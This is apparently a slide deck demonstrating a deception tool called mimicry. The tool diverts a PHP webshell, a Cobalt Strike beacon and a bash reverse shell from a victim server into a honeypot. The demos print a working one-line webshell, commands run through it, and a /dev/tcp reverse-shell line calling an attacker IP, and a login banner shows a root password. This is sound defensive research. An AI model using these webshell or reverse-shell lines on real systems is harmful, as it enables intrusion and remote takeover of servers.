
Victim: 47.101.192.122
Honeypot: 47.101.185.252

```
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# curl ifconfig.me; echo ""
47.101.192.122
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# cat /var/www/html/php/exploit.php
<?php system($_GET["test"]); ?>
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# curl "http://47.101.192.122/php/exploit.php?test=hostname"
iZuf6fjou6qw4yklj584sjZ
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# curl "http://47.101.192.122/php/exploit.php?test=curl%20ifconfig.me" ; echo ""
47.101.192.122
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# ./mimicry-tools webshell -c config.yaml -t php -p /var/www/html/php/exploit.php
Webshell deceive called!
Deceive /var/www/html/php/exploit.php!
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# curl "http://47.101.192.122/php/exploit.php?test=hostname"
2118f50c9c3b
root@iZuf6fjou6qw4yklj584sjZ:~/mimicry/tools# curl "http://47.101.192.122/php/exploit.php?test=curl%20ifconfig.me" ; echo ""
47.101.185.252
```

1. on the victim
2. there is a webshell
3. Show some info
4. deceive
5. Successfully

Demo link: <https://asciinema.org/a/3WO3x1d4tx4KHb4pwbkBLg5lh>

Backdoor Deception - Implement



Backdoor Deception - Implement

Victim: 47.101.192.122
Honeypot: 47.101.185.252
Beacon: <https://github.com/darkr4y/geacon>

Cobalt Strike
Cobalt Strike View Attacks Reporting Help

| external | inter... | listener | user | compu... | note | process | pid | arch | last |
|-----------|-----------|----------|--------|------------|------|----------|---------|------|------|
| 47.101... | 172.23... | aaa | root * | Zuf6fjo... | | backd... | 3791046 | x86 | 7s |

Event Log X Beacon 172.23.2.129@3791046 X

```

beacon> shell curl ifconfig.me
[*] Tasked beacon to run: curl ifconfig.me
[+] host called home, sent: 47 bytes
[+] received output:
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload   Total             Spent    Left     Speed
  0     0    0     0    0     0      0      0      0      0  0100    14
100    14    0     0    0     0      0      0      0      0  0100    14
47.101.192.122
beacon> shell curl ifconfig.me
[*] Tasked beacon to run: curl ifconfig.me
[+] host called home, sent: 47 bytes
[+] received output:
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload   Total             Spent    Left     Speed
  0     0    0     0    0     0      0      0      0      0  0100    14
100    14    0     0    0     0      0      0      0      0  0100    14
47.101.185.252

```

root@iZuf6fjou6qw4yklj584sjZ: ~/demo
File Actions Edit View Help

```

(ted@ipad)~[~]
$ ssh root@47.101.192.122
root@47.101.192.122's password:
user=root, password=[wcx1qaz@WSX>Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.
generic x86_64)

* Documentation: https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Nov 15 11:54:29 2022 from 60.177.122.174
root@iZuf6fjou6qw4yklj584sjZ:~# cd demo/
root@iZuf6fjou6qw4yklj584sjZ:~/demo# nohup ./backdoor &
[1] 3791046
root@iZuf6fjou6qw4yklj584sjZ:~/demo# nohup: ignoring input and appending output
to nohup.out


root@iZuf6fjou6qw4yklj584sjZ:~/demo# ./mimicry_migrate -p 3791046
[1]+  Stopped                  nohup ./backdoor
root@iZuf6fjou6qw4yklj584sjZ:~/demo#

```

1. Execute backdoor
3. Migrate backdoor

Demo link: <https://vimeo.com/773666582>

ReverseShell Deception - Implement



ReverseShell Deception - Demo

Victim: 47.101.192.122
Honeytrap: 47.101.185.252

```
(ted@ipad)-[~]
$ ssh root@139.196.121.93
I'm attacker !

Last login: Thu Nov 17 11:11:51 2022 from 60.177.122.174
root@iZuf6e57tbv6wgxjabtmaoZ:~# nc -nvl 50052
Listening on 0.0.0.0 50052
Connection received on 47.101.192.122 43558
root@iZuf6fjou6qw4yklj584sjZ:~# hostname
hostname
iZuf6fjou6qw4yklj584sjZ
root@iZuf6fjou6qw4yklj584sjZ:~# curl ifconfig.me ; echo ""
curl ifconfig.me ; echo ""
% Total % Received % Xferd Average Speed Time Time Time C
urrent
Dload Upload Total Spent Left S
peed
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:--
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:--
100 14 100 14 0 0 40 0 --:--:-- --:--:-- --:--:--
40
47.101.192.122
root@iZuf6fjou6qw4yklj584sjZ:~# echo $$
echo $$
501835
root@iZuf6fjou6qw4yklj584sjZ:~# hostname
hostname
iZuf6fjou6qw4yklj584sjZ
root@iZuf6fjou6qw4yklj584sjZ:~# curl ifconfig.me; echo ""
curl ifconfig.me; echo ""
% Total % Received % Xferd Average Speed Time Time Time C
urrent
Dload Upload Total Spent Left S
peed
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:--
100 14 100 14 0 0 58 0 --:--:-- --:--:-- --:--:--
58
47.101.185.252
root@iZuf6fjou6qw4yklj584sjZ:~#
```

```
(ted@ipad)-[~]
$ ssh root@47.101.192.122
I am victim !

Last login: Thu Nov 17 11:12:19 2022 from 60.177.122.174
root@iZuf6fjou6qw4yklj584sjZ:~# bash -i >& /dev/tcp/139.196.121.93/50052 0>&1
[]

(ted@ipad)-[~]
$ ssh root@47.101.192.122
I am victim !

Last login: Thu Nov 17 11:13:01 2022 from 60.177.122.174
root@iZuf6fjou6qw4yklj584sjZ:~# cd demo/tools/
root@iZuf6fjou6qw4yklj584sjZ:~/demo/tools# ./mimicry-tools shell -c config.yaml -p 501835
Shell called

root@iZuf6fjou6qw4yklj584sjZ:~/demo/tools# []
```

1. Listen

3. Control victim


5. Now in honeypot

2. Reverse connect

4. deceive reverse shell

Demo link: <https://asciinema.org/a/Wi4f9iouzHYpAo6faqrPx19dt>

Thank you



<https://github.com/chaitin/mimicry>